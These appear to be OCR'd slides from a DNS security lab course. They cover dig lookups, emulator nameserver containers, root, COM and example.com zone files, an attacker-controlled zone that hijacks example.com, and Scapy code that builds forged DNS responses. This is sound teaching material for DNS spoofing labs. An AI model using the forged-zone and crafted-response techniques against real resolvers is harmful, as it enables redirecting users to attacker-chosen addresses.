
```
$ dig @a.gtld-servers.net. www.example.net

;; QUESTION SECTION:
;www.example.net.               IN      A

;; AUTHORITY SECTION:
example.net.            172800  IN      NS      a.iana-servers.net.
example.net.            172800  IN      NS      b.iana-servers.net.

;; ADDITIONAL SECTION:
a.iana-servers.net.     172800  IN      A       199.43.135.53
a.iana-servers.net.     172800  IN      AAAA    2001:500:8f::53
b.iana-servers.net.     172800  IN      A       199.43.133.53
b.iana-servers.net.     172800  IN      AAAA    2001:500:8d::53
```

DNS Query Process: Query example.net's nameserver


```
$ dig @b.iana-servers.net www.example.net

;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.         86400   IN      A       93.184.216.34

;; AUTHORITY SECTION:
example.net.             86400   IN      NS      a.iana-servers.net.
example.net.             86400   IN      NS      b.iana-servers.net.
```

LAB SETUP FOR DNS INFRASTRUCTURE LAB

A Simplified DNS Infrastructure



Internet Emulator



DNS Nameservers

```
$ dockps | grep DNS
dedc6676421e  as150h-DNS-Root-A-10.150.0.72
de5dc343224f  as160h-DNS-Root-B-10.160.0.72
84cf7c7f337d  as151h-DNS-COM-A-10.151.0.72
20c134dceee4  as161h-DNS-COM-B-10.161.0.72
f20fe7ed115f  as152h-DNS-EDU-10.152.0.71
cfabce676bed  as154h-DNS-Example-10.154.0.71
5801404d45d2  as162h-DNS-AAAAA-10.162.0.72
c357ff76bda6  as153h-Global_DNS-1-10.153.0.53
d65e76c44437  as163h-Global_DNS-2-10.163.0.53

// Get a shell on a selected container
$ docksh cfab   ← container ID
root@cfabce676bed / #
```

Root’s Zone File

```
; For root
@           NS    ns1.
@           NS    ns2.
ns1.        A     10.150.0.72
ns2.        A     10.160.0.72

; For com.
com.        NS    ns1.com.
com.        NS    ns2.com.
ns1.com.    A     10.151.0.72
ns2.com.    A     10.161.0.72

; for edu.
edu.        NS    ns1.edu.
ns1.edu.    A     10.152.0.71
```

COM’s Zone File


```
; For com zone
@               NS      ns1.com.
@               NS      ns2.com.
ns1.com.        A       10.151.0.72
ns2.com.        A       10.161.0.72


; For example.com zone
example.com.        NS  ns1.example.com.
ns1.example.com.    A   10.154.0.71
```

Example.com’s Zone File

```
@                   NS      ns1.example.com.
ns1.example.com.    A       10.154.0.71

@                   A       10.154.0.72
www.example.com.    A       10.154.0.72
abc.example.com.    A       10.154.0.73
*.example.com.      A       10.154.0.74
```

LAB SETUP FOR DNS ATTACK LABS

Lab Setup for DNS Attack Labs



On Local DNS Server

/etc/bind/named.conf

```
zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};
```

Set Up Two Zones on Attacker Machine

/etc/bind/named.conf

```
zone "attacker32.com" {
        type master;
        file "/etc/bind/zone_attacker32.com";
};

zone "example.com" {
        type master;
        file "/etc/bind/zone_example.com";
};
```

For Attacker32.com Domain


```
$TTL 3D ; default expiration time of all resource records
        ; without their own TTL
@       IN      SOA   ns.attacker32.com. admin.attacker32.com. (
                2008111001
                8H
                2H
                4W
                1D)

@       IN      NS    ns.attacker32.com. ; nameserver

@       IN      A     192.168.0.101   ; for attacker32.com
www     IN      A     192.168.0.101   ; for www.attacker32.com
xyz     IN      A     192.168.0.102   ; for xyz.attacker32.com
ns      IN      A     10.9.0.153      ; for ns.attacker32.com
*       IN      A     192.168.0.100   ; for other names
```

For Example.com Domain

```
$TTL 3D
@       IN      SOA   ns.example.com. admin.example.com. (
                      2008111001
                      8H
                      2H
                      4W
                      1D)

@       IN      NS    ns.attacker32.com.

@       IN      A     1.2.3.4
www     IN      A     1.2.3.5
ns      IN      A     10.9.0.153
*       IN      A     1.2.3.6
```

CONSTRUCT DNS PACKETS

Header of DNS Packet



Constructing DNS Header Using Scapy

```
>>> ls(DNS)
length     : ShortField (Cond)                 = (None)
id         : ShortField                        = (0)

... 16 bits of flags ...

qdcount    : DNSRRCountField                   = (None)
ancount    : DNSRRCountField                   = (None)
nscount    : DNSRRCountField                   = (None)
arcount    : DNSRRCountField                   = (None)
qd         : DNSQRField                        = (None)
an         : DNSRRField                        = (None)
ns         : DNSRRField                        = (None)
ar         : DNSRRField                        = (None)
```

DNS Record Types

Question Record

Name	Record Type	Class
www.example.com	“A” Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
www.example.com	“A” Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	“NS” Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.example.com

Constructing DNS Records Using Scapy

- DNSQR Class

```
>>> ls(DNSQR)
qname      : DNSStrField                    = (b'www.example.com')
qtype      : ShortEnumField                 = (1)
qclass     : ShortEnumField                 = (1)
```

- DNSRR Class

```
>>> ls(DNSRR)
rrname     : DNSStrField                    = (b'.')
type       : ShortEnumField                 = (1)
rclass     : ShortEnumField                 = (1)
ttl        : IntField                       = (0)
rdlen      : FieldLenField                  = (None)
rdata      : MultipleTypeField              = (b'')
```

Example: Send a DNS Query

```
#!/usr/bin/env python3
from scapy.all import *

IPpkt  = IP(dst='8.8.8.8')
UDPpkt = UDP(dport=53)

Qdsec    = DNSQR(qname='www.syracuse.edu')
DNSpkt   = DNS(id=100, qr=0, qdcount=1, qd=Qdsec)
Querypkt = IPpkt/UDPpkt/DNSpkt
Replypkt = sr1(Querypkt)
reply = Replypkt[DNS]
print(repr(reply))
```

Implement a Simple DNS Server (1)


```
#!/usr/bin/env python3
from scapy.all import *
from socket import AF_INET, SOCK_DGRAM, socket

sock = socket(AF_INET, SOCK_DGRAM)
sock.bind(('0.0.0.0', 1053))

while True:
  request, addr = sock.recvfrom(4096)
  DNSreq = DNS(request)
  query = DNSreq.qd.qname
  print(query.decode('ascii'))
```

Implement a Simple DNS Server (2)

```
Anssec = DNSRR(rrname=DNSreq.qd.qname, type='A',
               rdata='10.2.3.6', ttl=259200)
NSsec1 = DNSRR(rrname="example.com", type='NS',
               rdata='ns1.example.com', ttl=259200)
NSsec2 = DNSRR(rrname="example.com", type='NS',
               rdata='ns2.example.com', ttl=259200)
Addsec1 = DNSRR(rrname='ns1.example.com', type='A',
               rdata='10.2.3.1', ttl=259200)
Addsec2 = DNSRR(rrname='ns2.example.com', type='A',
               rdata='10.2.3.2', ttl=259200)
DNSpkt = DNS(id=DNSreq.id, aa=1, rd=0, qr=1,
             qdcount=1, ancount=1, nscount=2, arcount=2,
             qd=DNSreq.qd, an=Anssec,
             ns=NSsec1/NSsec2, ar=Addsec1/Addsec2)
print(repr(DNSpkt))
sock.sendto(bytes(DNSpkt), addr)
```

